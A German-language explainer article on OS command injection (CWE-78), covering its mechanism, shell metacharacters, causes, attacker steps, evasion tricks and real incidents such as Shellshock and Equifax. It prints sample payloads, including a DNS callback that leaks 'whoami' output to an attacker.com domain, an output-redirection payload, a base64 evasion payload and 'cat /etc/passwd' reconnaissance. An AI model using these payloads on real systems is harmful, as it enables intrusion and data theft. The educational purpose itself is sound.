
Was ist Command Injection? So nutzen Angreifer die Schwachstelle aus
Durch Command Injection (CWE-78) können Angreifer über anfällige Anwendungen Betriebssystembefehle ausführen. Erfahren Sie, wie das funktioniert, wer betroffen ist und wie Sie es verhindern.

Das Wichtigste auf einen Blick
- Command Injection ist eine Sicherheitslücke, durch die Angreifer über eine anfällige Anwendung unbefugt Betriebssystembefehle ausführen können.
- Ungeprüfte Benutzereingaben sind eine häufige Ursache, insbesondere wenn Anwendungen Eingaben direkt an System-Shells oder Befehlsinterpreter übergeben.
- Eine erfolgreiche Command Injection kann sensible Daten und Systemressourcen offenlegen, sodass Angreifer Dateien lesen, Daten verändern, Schadcode ausführen oder sich weiteren Zugriff verschaffen können.
- Angreifer können Command Injection auf unterschiedliche Weise ausnutzen, etwa indem sie zusätzliche Befehle einschleusen, Befehlstrennzeichen verwenden oder Anwendungsparameter manipulieren.
- Sichere Eingabevalidierung und der Verzicht auf die direkte Ausführung von Betriebssystembefehlen sind wichtige Schutzmaßnahmen, ebenso wie Zugriffsrechte nach dem Least-Privilege-Prinzip, sichere APIs und regelmäßige Sicherheitstests.
Was ist Command Injection?
Command Injection ist eine Sicherheitslücke, durch die Angreifer über eine anfällige Anwendung beliebige Betriebssystembefehle (OS-Befehle) auf einem Host ausführen können. Sie entsteht, wenn Software einen OS-Befehl zusammensetzt und dabei von Benutzern eingegebenen Text einfügt. Enthält dieser Text Zeichen, die die Shell als Anweisungen interpretiert, etwa; oder |, führt die Shell sie als Teil des Befehls aus. Die eingeschleusten Befehle werden mit den Berechtigungen des anfälligen Anwendungsprozesses ausgeführt. Das bedeutet oft direkten Zugriff auf den zugrunde liegenden Server.
Diese Schwachstelle ist in MITREs Common Weakness Enumeration (CWE) als CWE-78 (OS Command Injection) und unter dem übergeordneten Eintrag CWE-77 (Command Injection) erfasst. Sie gehört zur umfassenderen CWE-74-Familie der Injection-Schwachstellen. Bei einer Command Injection erweitert der Angreifer bestehende OS-Aufrufe einer Anwendung, indem er von ihm kontrollierte Anweisungen an Shell-Befehle anhängt, die die Anwendung bereits ausführt. Er benötigt weder neuen Code in der Laufzeitumgebung der Anwendung noch Zugriff auf eine Datenbank-Engine. Der Shell-Aufruf der Anwendung übernimmt die Ausführung.
Die Folgen sind öffentlich dokumentiert. Die Shellshock-Schwachstelle (CVE-2014-6271) erlaubte Angreifern, über manipulierte Bash-Umgebungsvariablen Befehle auszuführen. Eine nicht geschlossene Schwachstelle zur Befehlsausführung in Apache Struts, CVE-2017-5638, öffnete später die Tür für den Angriff auf Equifax, bei dem personenbezogene Daten von 147 Millionen Menschen kompromittiert wurden. CWE-78 steht zudem auf Platz eins der KEV Top 10, MITREs Ranking der Schwachstellen hinter dem Known Exploited Vulnerabilities (KEV)-Katalog von CISA für 2025. Keine andere Schwachstelle wird häufiger für Angriffe genutzt.
Der Mechanismus ist einfach. Das gilt auch für das Schutzprinzip: Benutzerdaten gehören nicht in Shell-Anweisungen.
Wie funktioniert Command Injection?
Command Injection nutzt einen grundlegenden Designfehler aus: Eine Anwendung übergibt benutzergesteuerte Eingaben direkt an eine System-Shell, ohne Daten und Anweisungen zu trennen. Die Shell interpretiert Metazeichen, die ein Angreifer in die zusammengesetzte Zeichenfolge eingeschleust hat, als Befehlstrennzeichen, Substitutionen oder Operatoren.
Der grundlegende Mechanismus
Betrachten wir eine Webanwendung, die für DNS-Abfragen einen vom Benutzer eingegebenen Hostnamen an das Betriebssystem übergibt:

Wenn Sie example.com eingeben, führt die Shell wie vorgesehen /path/to/nslookup example.com aus. Gibt ein Angreifer jedoch example.com ; /bin/ls -l ein, erkennt die Shell zwei getrennte Befehle:

Auf Unix-Systemen dient das Semikolon als Befehlstrennzeichen. Die Shell führt zuerst nslookup und danach ls -l aus. Das Ergebnis ist eine Verzeichnisauflistung, die der Entwickler nie beabsichtigt hat.
Shell-Metazeichen
Angreifer nutzen Zeichen mit besonderer Bedeutung für die Shell, um aus dem vorgesehenen Befehlskontext auszubrechen. Laut PortSwigger Academy:
Zeichen | Plattform | Verhalten |
; | Unix | Befehle nacheinander ausführen |
& | Windows + Unix | Im Hintergrund ausführen oder Befehle verketten |
&& | Windows + Unix | Zweiten Befehl nur ausführen, wenn der erste erfolgreich ist |
| | Windows + Unix | Ausgabe des ersten Befehls an den zweiten weiterleiten |
|| | Windows + Unix | Zweiten Befehl nur ausführen, wenn der erste fehlschlägt |
(Backticks) | Unix | Befehlsersetzung innerhalb einer Befehlszeile |
$() | Unix | Befehlsersetzung innerhalb einer Befehlszeile |
Zeilenumbruch (0x0a) | Unix | Aktuellen Befehl beenden und einen neuen beginnen |
Steht die Eingabe des Angreifers im ursprünglichen Befehl innerhalb von Anführungszeichen, muss er zunächst das Anführungszeichen schließen, bevor Metazeichen wirksam werden.
Zwei strukturelle Unterarten
MITRE unterscheidet zwei verschiedene Unterarten der OS-Befehlsinjektion:
Unterart 1: Injektion über Befehlstrennzeichen. Die Anwendung führt ein festgelegtes Programm aus und verwendet Benutzereingaben als Argumente. Angreifer können nicht ändern, welches Programm ausgeführt wird, aber über Trennzeichen zusätzliche Befehle anhängen. Dies ist die häufigste Form.
Unterart 2: Vollständige Kontrolle über den Befehl. Die Anwendung bestimmt anhand der Eingabe, welches Programm ausgeführt wird. Ein Beispiel:

Wenn ein Angreifer die Eigenschaft SCRIPTNAME kontrolliert, bestimmt er, welche Binärdatei ausgeführt wird.
Klassisch vs. blind vs. zweiter Ordnung
Klassische (In-Band-)Injektion liefert die Befehlsausgabe direkt in der HTTP-Antwort zurück. Die Eingabe von & echo aiwefwlguh & bestätigt die Injektion, wenn die ausgegebene Zeichenfolge im Antworttext erscheint.
Blinde Injektion erzeugt keine sichtbare Ausgabe. Angreifer bestätigen die Ausführung mit drei von PortSwigger dokumentierten Methoden:
- Zeitverzögerungen:
& sleep 10 &verursacht eine messbare Verzögerung der Antwort. - Ausgabeumleitung:
||whoami>/var/www/images/output.txt||schreibt Ergebnisse in einen über das Web zugänglichen Pfad. - Out-of-Band-Callbacks:
& nslookup `whoami`.attacker.com& löst eine DNS-Abfrage an eine vom Angreifer kontrollierte Domain aus und bettet die Befehlsausgabe in die Subdomain ein.
Second-Order-Injection speichert die schädliche Payload bei der Übermittlung. Die Injection wird erst später ausgelöst, wenn eine andere Anwendungsfunktion die gespeicherten Daten abruft und in einen Befehl einfügt. Das erschwert es erheblich, bei der Codeprüfung den Weg von der Eingabe bis zur Ausführung nachzuvollziehen.
Alle diese Arten nutzen dieselbe Ursache aus: Unbereinigte Eingaben gelangen in eine System-Shell. Eine gemeinsame Ursache bedeutet, dass eine konsequente Gegenmaßnahme alle drei Arten verhindert.
Ursachen von Command Injection
Command Injection entsteht nicht durch einen einzelnen Programmierfehler. Sie ist die Folge von Entwicklungspraktiken, die Nutzerdaten nicht von Shell-Anweisungen trennen.
Direkter Shell-Aufruf mit Nutzereingaben
Die häufigste Ursache ist der Aufruf von Betriebssystem-Shell-Funktionen, bei dem nutzergesteuerte Zeichenfolgen an den Befehl angehängt werden. Jede gängige Programmiersprache bietet Funktionen zum Aufruf der System-Shell. Entwickler greifen darauf zurück, wenn sie schnell auf Betriebssystem-Utilities zugreifen müssen:
Sprache | Gefährliche Funktionen |
Python |
|
Java |
|
PHP |
|
Ruby |
|
Node.js |
|
Quellen: OWASP Cheat Sheet, Bugcrowd-Blog
Unzureichende Eingabevalidierung
Wenn Entwickler Eingaben validieren, verlassen sie sich oft auf Sperrlisten für bestimmte gefährliche Zeichen. Das OWASP Validation Cheat Sheet bezeichnet die Validierung anhand von Sperrlisten als einen „grundlegend fehlerhaften Ansatz“, da Angreifer sie durch unterschiedliche Kodierungen, alternative Trennzeichen oder die Einschleusung von Argumenten umgehen. Für Letzteres sind nicht einmal Shell-Metazeichen nötig.
Indirekte Eingabewege
Command Injection erfolgt nicht immer über ein Formularfeld oder einen URL-Parameter. Laut OWASP-Community und MITRE CWE-78 gehören zu den dokumentierten Eingabewegen:
- Umgebungsvariablen
- Dateinamen in Archiven
- Antworten von FTP-Servern
- HTTP-Header und Cookies, die an Systemaufrufe übergeben werden
- Systemeigenschaften der Java Virtual Machine (JVM) und Werte der Laufzeitkonfiguration
Über jeden dieser Wege können Shell-Metazeichen in eine Befehlszeichenfolge gelangen, wenn der empfangende Code sie nicht validiert.
Fehlende Parametrisierung
Sprachen und Frameworks bieten parametrisierte Befehlsausführung, die den Befehl von seinen Argumenten trennt. Wenn Entwickler diese sichereren APIs nicht nutzen und subprocess.run(f"ping {user_input}", shell=True) statt subprocess.run(["ping", user_input], shell=False) wählen, überlassen sie der Shell die Interpretation der gesamten Zeichenfolge, einschließlich der Metazeichen.
Verstöße gegen das Prinzip der geringsten Rechte
Auch wenn eine Einschleusung gelingt, hängt der Schaden von den Berechtigungen des anfälligen Prozesses ab. Läuft eine Anwendung als Root oder mit einem privilegierten Dienstkonto, erhält der Angreifer bei erfolgreicher Einschleusung vollen Systemzugriff. Laut OWASP WSTG sollten Webanwendungen mit streng begrenzten Berechtigungen ausgeführt werden, die keine Ausführung beliebiger Betriebssystembefehle zulassen.
Bleibt eine dieser Ursachen unbehandelt, kann sie zu konkreten Schäden führen.
Auswirkungen und Risiken von Command Injection
Command Injection zählt durchweg zu den schwerwiegendsten Schwachstellen, da sie einen direkten Weg von einer Webanfrage zur Kontrolle auf Betriebssystemebene eröffnet. Die Auswirkungen sind technischer, betrieblicher und strategischer Natur.
Technische Auswirkungen
Eine erfolgreiche Einschleusung von Betriebssystembefehlen ermöglicht:
- Ausführung beliebiger Befehle mit den Berechtigungen des anfälligen Anwendungsprozesses
- Vollständige Kompromittierung des Systems wenn Anwendungen als Root oder mit erhöhten Berechtigungen ausgeführt werden
- Daten abfluss über ausgehende Netzwerkverbindungen oder DNS-Tunneling
- Dauerhaften Zugriff über Implantate, Backdoors oder neue Benutzerkonten
- Seitwärts bewegung auf andere Systeme, die vom kompromittierten Host aus erreichbar sind
Wie schwerwiegend die Folgen sind, hängt von den Berechtigungen des kompromittierten Prozesses und der Position des betroffenen Hosts im Netzwerk ab.
Geschäftliche Auswirkungen
Zu den dokumentierten Folgen in der Praxis gehören:
- Ransomware einsetzen: Angreifer nutzten Apache ActiveMQ CVE-2023-46604 aus, eine Deserialisierungsschwachstelle, die zur Ausführung beliebiger Shell-Befehle führt, um HelloKitty-Ransomware einzuschleusen. Ihre CISA KEV Eintrag bestätigt die aktive Ausnutzung
- Spionage durch staatliche Akteure: Ein gemeinsamer Hinweis von FBI und CISA zu DPRK-Aktivitäten (AA24-207A) nennt CVE-2023-46604 als eine der Schwachstellen, die Nordkoreas Gruppe Andariel in einer globalen Spionagekampagne ausnutzte
Diese Vorfälle zeigen, dass Command Injection Unternehmen aller Branchen und Größen betrifft.
Die Lücke zwischen Verbreitung und Ausnutzung
Command Injection zeichnet sich durch eine Diskrepanz aus: wie häufig die Schwachstelle auftritt und wie häufig Angreifer sie ausnutzen. CWE-78 steht nach Verbreitung auf Platz neun in MITREs CWE Top 25 von 2025, belegt aber Platz eins in den KEV Top 10. Laut MITRE zeigt diese Diskrepanz, „welche Arten von Schwachstellen am einfachsten auszunutzen sind und für Gegner die attraktivsten Auswirkungen haben.“
Diese Diskrepanz zeigt, worauf Angreifer aus sind: eine Anfrage, eine Shell. Daraus ergibt sich ihr Vorgehen.
Wie Angreifer Command Injection ausnutzen
Angreifer gehen bei Command Injection systematisch vor: von der Suche über die Bestätigung bis zur vollständigen Ausnutzung.
Schritt 1: Injection-Punkte identifizieren
Angreifer suchen nach Anwendungsfunktionen, die mit dem Betriebssystem interagieren: Dateioperationen, DNS-Abfragen, Netzwerkdiagnosen, PDF-Erstellung, Bildverarbeitung oder Schnittstellen zur Systemadministration. Sie prüfen jede Eingabe, die eine Shell erreichen könnte, darunter URL-Parameter, Formularfelder, HTTP-Header, Cookies und hochgeladene Dateinamen.
Schritt 2: Ausführung testen
Bei klassischer Command Injection, reicht der Angreifer Payloads mit Shell-Metazeichen ein und prüft, ob die Antwort eine Befehlsausgabe enthält:

Wenn randomstring in der Antwort erscheint, leitet die Anwendung Eingaben an eine Shell weiter.
Bei blinder Command Injection nutzt der Angreifer zeitbasierte Payloads:

Eine gleichbleibende Verzögerung bestätigt die Ausführung ohne sichtbare Ausgabe. Alternativ lösen Out-of-Band-Payloads DNS-Rückrufe aus:

Der Angreifer überwacht seinen DNS-Server auf eingehende Abfragen, die die Ausgabe von whoami als Subdomain enthalten.
Schritt 3: Umgebung erkunden
Sobald die Ausführung bestätigt ist, führen Angreifer Befehle zur Erkundung aus: whoami, id, ifconfig, uname -a, cat /etc/passwd. So ermitteln sie Benutzerkontext, Netzwerkkonfiguration und Betriebssystemversion für die nächste Phase.
Schritt 4: Dauerhaften Zugriff sichern und Rechte ausweiten
Nach dem ersten Shell-Zugriff gehen Angreifer typischerweise so vor:
- Laden zusätzliche Tools über
curloderwgetvon Servern unter ihrer Kontrolle herunter - Erstellen neue Benutzerkonten oder SSH-Schlüssel für dauerhaften Zugriff
- Nutzen lokale Rechteausweitungen aus um Root-Rechte zu erlangen
- Sich lateral zu anderen Systemen bewegen, die vom kompromittierten Host aus erreichbar sind
Jede dieser Aktionen hinterlässt Telemetriedaten. Mit der richtigen Instrumentierung werden diese Daten zu Ihrem Frühwarnsignal.
Schritt 5: Verkettete Schwachstellen ausnutzen
Angreifer kombinieren Befehlsinjektion häufig mit anderen Schwachstellen, um größere Wirkung zu erzielen. Bei der Cisco-IOS-XE-Kampagne nutzten Angreifer zunächst CVE-2023-20198 für den Erstzugriff aus. Anschließend nutzten sie CVE-2023-20273, um Root-Rechte zu erlangen und ein persistentes Implantat zu installieren. Die Angriffskette gegen Ivanti Connect Secure kombinierte eine Umgehung der Authentifizierung mit einer Injektion. Angreifer konnten so ohne Authentifizierung beliebige Befehle mit erhöhten Rechten ausführen.
Umgehungstechniken
Erfahrene Angreifer umgehen einfache Filter durch:
- Kodierung: URL-Kodierung, Base64-Kapselung (;bash<<<$(base64 -d<<<d2hvYW1p))
- Alternative Trennzeichen: Zeilenumbrüche (0x0a) statt Semikolons
- Argumentinjektion: Verwendung von -exec-Flags ganz ohne Shell-Metazeichen
- Ausbruch aus Anführungszeichen: Schließen der vom Entwickler festgelegten Anführungszeichen vor der Injektion von Trennzeichen
Wenn Sie wissen, wer am stärksten gefährdet ist, können Sie Ihre Schutzmaßnahmen priorisieren.
Wer ist von Befehlsinjektion betroffen?
Befehlsinjektion betrifft jedes System, in dem eine Anwendung aus externen Eingaben Betriebssystembefehle erstellt. Wenn Sie die größten Risikobereiche kennen, wissen Sie, wo Sie zuerst ansetzen müssen.
Netzwerk- und Sicherheitsgeräte
VPN-Gateways, Firewalls, Router und Switches bilden die risikoreichste Angriffsfläche für Befehlsinjektion. Der KEV-Katalog von CISA zeigt eine Häufung aktiv ausgenutzter Schwachstellen für Befehlsinjektion in Ivanti Connect Secure, Cisco IOS XE, Cisco NX-OS sowie Firewalls und Routern von Zyxel. Diese Geräte befinden sich am Netzwerkrand, sind von Haus aus über das Internet erreichbar und nutzen oft eingebettete Betriebssysteme ohne die Sicherheitstools, die für Standardserver verfügbar sind.
IoT- und eingebettete Geräte
Kameras, Netzwerk-Videorekorder (NVRs) und Netzwerkgeräte für Privatanwender weisen häufig Schwachstellen für Befehlsinjektion auf, für die kein Fix verfügbar ist. GeoVision-IoT-Geräte ohne Herstellersupport (CVE-2024-6047, CVE-2024-11120) sind im KEV-Katalog als aktiv ausgenutzt aufgeführt. Zyxel entschied sich gegen einen Patch für Router ohne Herstellersupport, die von CVE-2024-40891 betroffen sind. Dadurch bleiben Geräte mit Standardzugangsdaten und ungeprüften Telnet-Befehlen auf unbestimmte Zeit angreifbar.
Webanwendungen mit Betriebssystemintegration
Jede Webanwendung, die Systemprogramme aufruft, Dateien verarbeitet, Berichte erstellt oder Serverinfrastruktur über Shell-Befehle verwaltet, ist gefährdet. Selbst gehostete Deployment-Plattformen wie Coolify zeigen, dass moderne DevOps-Tools dieselbe klassische Schwachstelle aufweisen, wenn Funktionen für Datenbank-Backups, Importe oder Initialisierungsskripte Benutzereingaben an die Shell übergeben.
Kritische Infrastruktur und Gesundheitswesen
Betreiber kritischer Infrastruktur und Organisationen im Gesundheitswesen sind einem erhöhten Risiko ausgesetzt, wenn ihre Systeme über das Internet erreichbar, betrieblich sensibel und mit anfälliger Software oder Hardware ausgestattet sind. Die Angriffe auf dänische Energieunternehmen im Mai 2023 zeigen, wie schnell daraus ein Sicherheitsvorfall wird.
Neue KI- und LLM-Plattformen
MITRE CWE Version 4.16 ergänzte CWE-77 um ein KI-bezogenes Beispiel: einen Prompt-Injection-Fall, der eine neue Angriffsfläche aufzeigt. Aktuelle CWE-78-Beispiele umfassen nun auch Trainingsplattformen für KI-Agenten und große Sprachmodelle (LLM), auf denen Python Popen-Aufrufe verarbeiten ungeprüfte Eingaben aus Komponenten der KI-Pipeline.
Dokumentierte Vorfälle zeigen, wie sich diese Risiken in Produktivumgebungen auswirken.
Praxisbeispiele für Command Injection
Seit 2014 hat Command Injection einige der folgenschwersten dokumentierten Sicherheitsvorfälle ermöglicht. Betroffen waren Webinfrastrukturen für Verbraucher ebenso wie kritische nationale Systeme.
Shellshock (2014): Massive Ausnutzung von GNU Bash
CVE-2014-6271 betraf GNU Bash bis einschließlich Version 4.3. Bash verarbeitete Zeichenfolgen, die in Umgebungsvariablen auf Funktionsdefinitionen folgten. So konnten Angreifer aus der Ferne beliebige Befehle ausführen, wenn ein Angriffsvektor vor dem Aufruf von Bash Umgebungsvariablen setzte. Zu den Angriffsflächen zählten Apache-CGI-Skripte, OpenSSH ForceCommand und DHCP-Client-Skripte.
Shellshock hat im Common Vulnerability Scoring System die Bewertung CVSS 9,8. Der ursprüngliche Patch war unvollständig. Weitere Korrekturen folgten unter CVE-2014-7169, CVE-2014-6277 und CVE-2014-6278.
Equifax-Datenpanne (2017): Datensätze offengelegt
CVE-2017-5638 in Apache Struts 2 erlaubte die Ausführung von Befehlen aus der Ferne über einen manipulierten Content-Type, Content-Disposition oder Content-Length HTTP-Header, der an den Jakarta-Multipart-Parser gesendet wurde. Diese Schwachstelle wurde zum Einfallstor für die Equifax-Datenpanne, weil das Unternehmen den verfügbaren Patch nicht einspielte. Laut der Federal Trade Commission wurden dabei personenbezogene Daten von 147 Millionen Menschen offengelegt. Die Datenpanne zählt bis heute zu den größten der Geschichte. Technische Details finden sich im Eintrag der National Vulnerability Database (NVD).
Angriff auf das dänische Stromnetz (2023)
Im Mai 2023 kompromittierten mit Russland verbundene Bedrohungsakteure 22 dänische Energieversorger. Bei der ersten Angriffswelle nutzten sie CVE-2023-28771 aus, eine kritische Command-Injection-Schwachstelle in Zykel-Routern. Anschließend nutzten die Angreifer weiterhin ungepatchte Systeme aus, um ihren Zugriff aufrechtzuerhalten. SektorCERT, das Cybersecurity-Zentrum für Dänemarks kritische Infrastruktur, machte die Angriffskampagne öffentlich im November 2023.
Massive Ausnutzung von Ivanti Connect Secure (2024)
Ab Januar 2024 nutzten mehrere Bedrohungsgruppen eine Verkettung aus CVE-2024-21887 (Command Injection) und CVE-2023-46805 (Umgehung der Authentifizierung) gegen Ivanti Connect Secure VPN-Appliances aus. CISA veröffentlichte eine dringende Sicherheitswarnung zur Ausnutzung dieser Schwachstellenkette.
Dreifache Command Injection in Coolify (2026)
Im Januar 2026 offengelegte Schwachstellen in Coolify zeigten, dass Command Injection auf der selbst gehosteten Deployment-Plattform Coolify eine aktuelle Gefahr ist. Drei davon (CVE-2025-66209, CVE-2025-66210 und CVE-2025-66211, jeweils mit CVSS 10,0 bewertet) betrafen Funktionen für Datenbank-Backups, Datenbankimporte und die Verwaltung von PostgreSQL-Initialisierungsskripten. Ein authentifizierter Benutzer mit Datenbankberechtigungen konnte aus dem Container ausbrechen und die Kontrolle über den Server übernehmen.
Zwischen diesen Vorfällen liegt mehr als ein Jahrzehnt. Die folgende Zeitleiste zeigt, wie sich Command Injection entwickelt hat.
Command Injection: Eine historische Zeitleiste
Jahr | Ereignis | Bedeutung |
2002 | CVE-2002-0061 dokumentiert | Frühes Beispiel für CWE-78: Befehlsausführung auf einem Webserver über das Pipe-Zeichen |
2014 | Shellshock (CVE-2014-6271) | Massive Ausnutzung von GNU Bash auf zahlreichen Plattformen |
2017 | Apache Struts / Equifax (CVE-2017-5638) | Befehlsausführung über HTTP-Header führt zu einer schwerwiegenden Sicherheitsverletzung |
2023 | Apache ActiveMQ (CVE-2023-46604) | Deserialisierungsschwachstelle führt zur Ausführung von Shell-Befehlen; zur Verbreitung von Ransomware ausgenutzt |
2023 | Cisco IOS XE Zero-Day (CVE-2023-20198) | Zweistufige Angriffskette mit persistentem Implantat |
2023 | Angriff auf das dänische Stromnetz | Mehrere Unternehmen durch Command Injection in kritischer Infrastruktur getroffen |
2024 | Massenhafte Ausnutzung von Ivanti Connect Secure | Angriffskette aus Command Injection + Umgehung der Authentifizierung auf öffentlich erreichbaren Appliances |
2025 | CWE-78 erreicht Platz 1 in MITREs KEV Top 10 | Die am häufigsten für Angriffe genutzte Schwachstelle im KEV-Katalog von CISA |
2025 | CVE-2025-54100 (Windows PowerShell) | Command Injection bei der Verarbeitung von Webinhalten in PowerShell |
